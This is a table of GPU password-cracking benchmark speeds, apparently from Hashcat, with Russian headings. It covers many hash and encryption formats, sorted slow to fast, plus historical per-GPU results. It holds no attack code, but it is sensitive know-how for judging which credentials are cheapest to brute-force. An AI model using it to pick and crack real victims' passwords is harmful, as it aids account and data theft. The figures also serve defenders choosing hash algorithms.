PDF 1.7 Level 8 (Acrobat 10 - 11)	30974 H/s
PeopleSoft	8620.3 MH/s
PeopleSoft PS_TOKEN	3226.5 MH/s
phpass, MD5(Wordpress), MD5(phpBB3), MD5(Joomla)	6917.9 kH/s
PHPS	6972.6 MH/s
Plaintext	37615.5 MH/s
PostgreSQL	25068.0 MH/s
PostgreSQL Challenge-Response Auth (MD5)	6703.0 MH/s
PrestaShop	8221. 3 MH/s
PunBB	2837.7 MH/s
RACF	2528.4 MH/s
RAR3-hp	29812 H/s
RAR5	36473 H/s
Radmin2	8408.3 MH/s
Redmine Project Management Web App	2121.3 MH/s
RipeMD160	4732.0 MH/s
SAP CODVN B (BCODE)	1311.2 MH/s
SAP CODVN F/G (PASSCODE)	739.3 MH/s
SAP CODVN H (PWDSALTEDHASH) iSSHA-1	6096.6 kH/s
scrypt	435.1 kH/s
SHA-1(Base64), nsldap, Netscape LDAP SHA	8540.0 MH/s
SHA-3(Keccak)	769.8 MH/s
SHA1	8538.1 MH/s
SHA1(CX)	291.8 MH/s
sha1($salt.sha1($pass))	2457.6 MH/s
SHA-224	3076.6 MH/s
SHA256	2865.2 MH/s
sha256crypt, SHA256(Unix)	388.8 kH/s
SHA384	1044.8 MH/s
SHA512	1071.1 MH/s
sha512crypt, SHA512(Unix)	147.5 kH/s
SIP digest authentication (MD5)	2004.3 MH/s
SKIP32	4940.9 MH/s
SMF > v1.1	6817.7 MH/s
SSHA-1(Base64), nsldaps, Netscape LDAP SSHA	8584.5 MH/s
SSHA-256(Base64), LDAP {SSHA256}	3216.9 MH/s
SSHA-512(Base64), LDAP	1072.2 MH/s
SipHash	28675.1 MH/s
Skype	12981.9 MH/ s
Sybase ASE	398.1 MH/s
TACACS+	13772.1 MH/ s
Tripcode	173.1 MH/s

TrueCrypt PBKDF2-HMAC-RipeMD160+XTS512bit+boot-mode	512.4 kH/s
TrueCrypt PBKDF2-HMAC-RipeMD160+XTS512 bit	277. 0 kH/s
TrueCrypt PBKDF2-HMAC-SHA512+XTS512 bit	376.2 kH/s
TrueCrypt PBKDF2-HMAC-Whirlpool+XTS512 bit	36505 H/s
vBulletin < v3.8.5	6947.7 MH/s
vBulletin > v3.8.5	4660.5 MH/s
VeraCrypt PBKDF2-HMAC-RipeMD160+XTS 512bit	907 H/s
VeraCrypt PBKDF2-HMAC-RipeMD160+XTS 512bit+boot-mode	1820 H/s
VeraCrypt PBKDF2-HMAC-SHA256+XTS 512bit	1226 H/s
VeraCrypt PBKDF2-HMAC-SHA256+XTS 512bit+boot-mode	3012 H/s
VeraCrypt PBKDF2-HMAC-SHA512+XTS 512bit	830 H/s
VeraCrypt PBKDF2-HMAC-Whirlpool+XTS 512bit	74 H/s
WBB3, Woltlab Burning Board 3	1293.3 MH/s
WPA/WPA2	396.8 kH/s
WPA – PMKID – PBKDF2	420.5 kH/s
WPA – PMKID – PMK	40581.6 kH/s
Whirlpool	253.9 MH/s
WinZip	1054.4 kH/s

СКОРОСТЬ ВЗЛОМА ХЕШЕЙ

СКОРОСТЬ ВЗЛОМА (ОТ МЕДЛЕННОЙ К БЫСТРОЙ)

Ethereum Wallet, SCRYPT	29 H/s
VeraCrypt PBKDF2-HMAC-Whirlpool+XTS 512bit	74 H/s
iTunes backup >= 10.0	94 H/s
VeraCrypt PBKDF2-HMAC-SHA512+XTS 512bit	830 H/s
VeraCrypt PBKDF2-HMAC-RipeMD160+XTS 512bit	907 H/s
VeraCrypt PBKDF2-HMAC-SHA256+XTS 512bit	1226 H/s
VeraCrypt PBKDF2-HMAC-RipeMD160+XTS 512bit+boot-mode	1820 H/s
VeraCrypt PBKDF2-HMAC-SHA256+XTS 512bit+boot-mode	3012 H/s
Bitcoin/Litecoin wallet.dat	4508 H/s
Ethereum Wallet, PBKDF2-HMAC-SHA256	4518 H/s
7-Zip	7514 H/s
LUKS	8703 H/s
Office 2013	8814 H/s
1Password, cloudkeychain	10713 H/s
OSX v10.8+	12348 H/s
bcrypt, Blowfish(OpenBSD)	13094 H/s
eCryptfs	13813 H/s
Cisco 9	22465 H/s
RAR3-hp	29812 H/s
PDF 1.7 Level 8 (Acrobat 10 - 11)	30974 H/s
RAR5	36473 H/s
TrueCrypt PBKDF2-HMAC-Whirlpool+XTS512 bit	36505 H/s
GRUB 2	43235 H/s
Drupal7	56415 H/s
Django (PBKDF2-SHA256)	59428 H/s
Cisco 8	59950 H/s
Apple Secure Notes	63623 H/s
Apple File System (APFS)	63683 H/s
FileVault 2	63701 H/s
Office 2010	66683 H/s
DPAPI masterkey file v1 and v2	73901 H/s
Oracle T	104.7 kH/s
AxCrypt	113. 9 kH/s
Ansible Vault	127.2 kH/s
Office 2007	134.5 kH/s
Keepass 1 (AES/Twofish) and Keepass 2 (AES)	139.8 kH/s
iTunes backup < 10.0	140.2 kH/s
Juniper/NetBSD sha1crypt	144.1 kH/s
sha512crypt, SHA512(Unix)	147.5 kH/s
TrueCrypt PBKDF2-HMAC-RipeMD160+XTS512 bit	277.0 kH/s
Atlassian (PBKDF2-HMAC-SHA1)	283.6 kH/s
Android FDE (Samsung DEK)	291.8 kH/s
Blockchain, My Wallet, V2	305.2 kH/s
Domain Cached Credentials 2 (DCC2), MS Cache 2	317.5 kH/s
Password Safe v2	332.0 kH/s
TrueCrypt PBKDF2-HMAC-SHA512+XTS512 bit	376,2 kH/s
sha256crypt, SHA256(Unix)	388.8 kH/s
WPA/WPA2	396.8 kH/s
WPA-PMKID-PBKDF2	420.5 kH/s
PBKDF2-HMAC-SHA512	431.4 kH/s
scrypt	435.1 kH/s
TrueCrypt PBKDF2-HMAC-RipeMD160+XTS 512bit+boot-mode	512.4 kH/s
Ethereum Pre-Sale Wallet, PBKDF2-SHA256	616.6 kH/s
Lotus Notes/Domino 8	667.2 kH/s
Android FDE <= 4.3	803.0 kH/s
WinZip	1054.4 kH/s

PBKDF2-HMAC-SHA256	1173.1 kH/s
Password Safe v3	1233.4 kH/s
BSDiCrypt, Extended DES	1552.5 kH/s
Lastpass	2331.2 kH/s
PBKDF2-HMAC-SHA1	3233.9 kH/s
1Password, agilekeychain	3319.2 kH/s
Android PIN	5419.4 kH/s
SAP CODVN H (PWDSALTEDHASH) iSSHA-1	6096.6 kH/s
AIX	6359.3 kH/s
phpass, MD5(Wordpress), MD5(phpBB3), MD5(Joomla)	6917.9 kH/s
PBKDF2-HMAC-MD5	7408.3 kH/s
md5apr1, MD5(APR), Apache MD5	9911.5 kH/s
md5crypt, MD5(Unix), FreeBSD MD5, Cisco-IDS MD5	9918.1 kH/s
Juniper IVE	9929.1 kH/s
AIX	9937.1 kH/s
MS-AzureSync PBKDF2-HMAC-SHA256	10087.9 kH/s
AIX	14937.2 kH/s
PDF 1.4 - 1.6 (Acrobat 5 - 8)	16048.0 kH/s
WPA-PMKID-PMK	40581.6 kH/ s
AIX	44926.1 kH/s
GOST R 34.11-2012 (Streebog) 512-bit	49979.4 kH/s
GOST R 34.11-2012 (Streebog) 256-bit	50018.8 kH/s
Blockchain, My Wallet	50052.3 kH/s
Lotus Notes/Domino 6	69673.5 kH/s
Electrum Wallet (Salt-Type 1-3)	147.3 MH/s
Tripcode	173.1 MH/s
Lotus Notes/Domino 5	205.2 MH/s
GOST R 34.11-94	206.2 MH/s
MS Office <= 2003 MD5+RC4,oldoffice$0, oldoffice$1	219.6 MH/s
Whirlpool	253.9 MH/s
Kerberos 5 AS-REP etype 23	288.0 MH/s
Kerberos 5 TGS-REP etype 23	291.1 MH/s
Kerberos 5 AS-REQ Pre-Auth etype 23	291.5 MH/s
SHA1(CX)	291.8 MH/s
MS Office <= 2003 SHA1+RC4,oldoffice$3, oldoffice$4	296.7 MH/s
MS Office <= 2003 SHA1+RC4,collision-mode #1	330.8 MH/s
MS Office <= 2003 MD5+RC4,collision-mode #1	339.9 MH/s
PDF 1.1 - 1.3 (Acrobat 2 - 4)	345.0 MH/s
PDF 1.1 - 1.3 (Acrobat 2 - 4) + collider-mode #1	373.4 MH/s
JWT (JSON Web Token)	377. 3 MH/s
Sybase ASE	398.1 MH/s
FileZilla Server >= 0.9.55	565.2 MH/s
3DES (PT = $salt, key = $pass)	594.3 MH/s
SAP CODVN F/G (PASSCODE)	739.3 MH/s
SHA-3(Keccak)	769.8 MH/s
IKE-PSK SHA1	788.2 MH/s
OSX v10.7	834.1 MH/s
Oracle H	851. 6 MH/s
descrypt, DES(Unix), Traditional DES	906.7 MH/s
SHA384	1044.8 MH/s
SHA512	1071.1 MH/s
MSSQL(2012)	1071.3 MH/s
SSHA-512(Base64), LDAP	1072.2 MH/s
WBB3, Woltlab Burning Board 3	1293.3 MH/s
SAP CODVN B (BCODE)	1311.2 MH/s
BLAKE2-512	1488.9 MH/s
IPMI2 RAKP HMAC-SHA1	1607.3 MH/s
NetNTLMv2	1634.9 MH/s

ColdFusion 10+	1733.6 MH/s
IKE-PSK MD5	1834.0 MH/s
SIP digest authentication (MD5)	2004.3 MH/s
OpenCart	2097.0 MH/s
Redmine Project Management Web App	2121.3 MH/s
MySQL Challenge-Response Authentication (SHA1)	2288.0 MH/s
sha1($salt.sha1($pass))	2457.6 MH/s
hMailServer	2509.6 MH/s
EPiServer 6.x > v4	2514.4 MH/s
RACF	2528.4 MH/s
PunBB	2837.7 MH/s
PDF 1.7 Level 3 (Acrobat 9)	2854.1 MH/s
Cisco-IDS SHA256	2864.3 MH/s
SHA256	2865.2 MH/s
SHA-224	3076.6 MH/s
SSHA-256(Base64), LDAP {SSHA256}	3216.9 MH/s
PeopleSoft PS_TOKEN	3226.5 MH/s
DNSSEC (NSEC3)	3274.6 MH/s
MySQL4.1/MySQL5	3831.5 MH/s
ChaCha20	3962.0 MH/s
md5(md5($pass).md5($salt))	4291.9 MH/s
vBulletin > v3.8.5	4660.5 MH/s
RipeMD160	4732.0 MH/s
SKIP32	4940.9 MH/s
IPB2+, MyBB1.2+	5011.8 MH/s
md5($salt.md5($salt.$pass))	5037.7 MH/s
md5($salt.md5($pass.$salt))	5401.6 MH/s
FortiGate (FortiOS)	6386.2 MH/s
Mediawiki B type	6515.8 MH/s
PostgreSQL Challenge-Response Authentication (MD5)	6703.0 MH/s
SMF > v1.1	6817.7 MH/s
EPiServer 6.x < v4	6818.5 MH/s
Django (SHA-1)	6822.6 MH/s
OSX v10.4, v10.5, v10.6	6831.3 MH/s
ArubaOS	6894.7 MH/s
vBulletin < v3.8.5	6947.7 MH/s
PHPS	6972. 6 MH/s
Citrix NetScaler	7395.3 MH/s
AxCrypt in memory SHA1	7503.3 MH/s
JKS Java Key Store Private Keys (SHA1)	7989.4 MH/s
PrestaShop	8221.3 MH/s
Radmin2	8408.3 MH/s
SHA1	8538.1 MH/s
SHA-1(Base64), nsldap, Netscape LDAP SHA	8540.0 MH/s
SSHA-1(Base64), nsldaps, Netscape LDAP SSHA	8584.5 MH/s
MSSQL(2000)	8609.7 MH/s
PeopleSoft	8620.3 MH/s
MSSQL(2005)	8636.4 MH/s
Oracle S	8565.0 MH/s
Domain Cached Credentials (DCC), MS Cache	11195.8 MH/s
osCommerce, xt	12883.7 MH/s
Juniper Netscreen/SSG (ScreenOS)	12946.8 MH/s
Skype	12981.9 MH/ s
TACACS+	13772.1 MH/s
Half MD5	15255.8 MH/s
Cisco-PIX MD5	16407.2 MH/s
Cisco-ASA MD5	17727.2 MH/s
LM	18382.7 MH/s

DES (PT = $salt, key = $pass)	19185.7 MH/s
NetNTLMv1-VANILLA / NetNTLMv1+ESS	22308.5 MH/s
MD5	24943.1 MH/s
PostgreSQL	25068.0 MH/s
Joomla < 2.5.18	25072.2 MH/s
CRAM-MD5 Dovecot	25866.2 MH/s
SipHash	28675.1 MH/s
Plaintext	37615.5 MH/s
MD4	43722.9 MH/s
NTLM	41825.0 MH/s
MySQL323	51387.0 MH/s

ИСТОРИЧЕСКИЕ ДАННЫЕ ТЕСТОВ ПО ВЗЛОМУ ХЕШЕЙ НА GPU

**Развитие Hashcat, не особо влияет на некоторый прирост производительности.

RTX 2080 Ti

NTLM (Fast Hash)	73398.5 MH/s	<---ЛИДЕР
descrypt (Medium Hash)	1698.8 MH/s	<---ЛИДЕР
bcrypt (Slow Hash)	27658 H/s	

RTX 2080

NTLM (Fast Hash)	52954.9 MH/s	
descrypt (Medium Hash)	1284.3 MH/s	
bcrypt (Slow Hash)	18485 H/s	

Titan V

NTLM (Fast Hash)	68488.0 MH/s	
descrypt (Medium Hash)	1607.4 MH/s	
bcrypt (Slow Hash)	47368 H/s	<---ЛИДЕР

Titan Xp

NTLM (Fast Hash)	65842.5 MH/s	
descrypt (Medium Hash)	1364.5 MH/s	
bcrypt (Slow Hash)	22432 H/s	

GTX 1080 Ti

NTLM (Fast Hash)	64691.0 MH/s	
descrypt (Medium Hash)	1449.2 MH/s	
bcrypt (Slow Hash)	23266 H/s	

GTX 1070 Ti

NTLM (Fast Hash)	43477.3 MH/s	
descrypt (Medium Hash)	890.1 MH/s	
bcrypt (Slow Hash)	14247 H/s	

Titan X

NTLM (Fast Hash)	34969.3 MH/s	
descrypt (Medium Hash)	165.5 MH/s	
bcrypt (Slow Hash)	16890 H/s	

GTX 980 Ti

NTLM (Fast Hash)	34042.1 MH/s
descrypt (Medium Hash)	145.4 MH/s
bcrypt (Slow Hash)	14352 H/s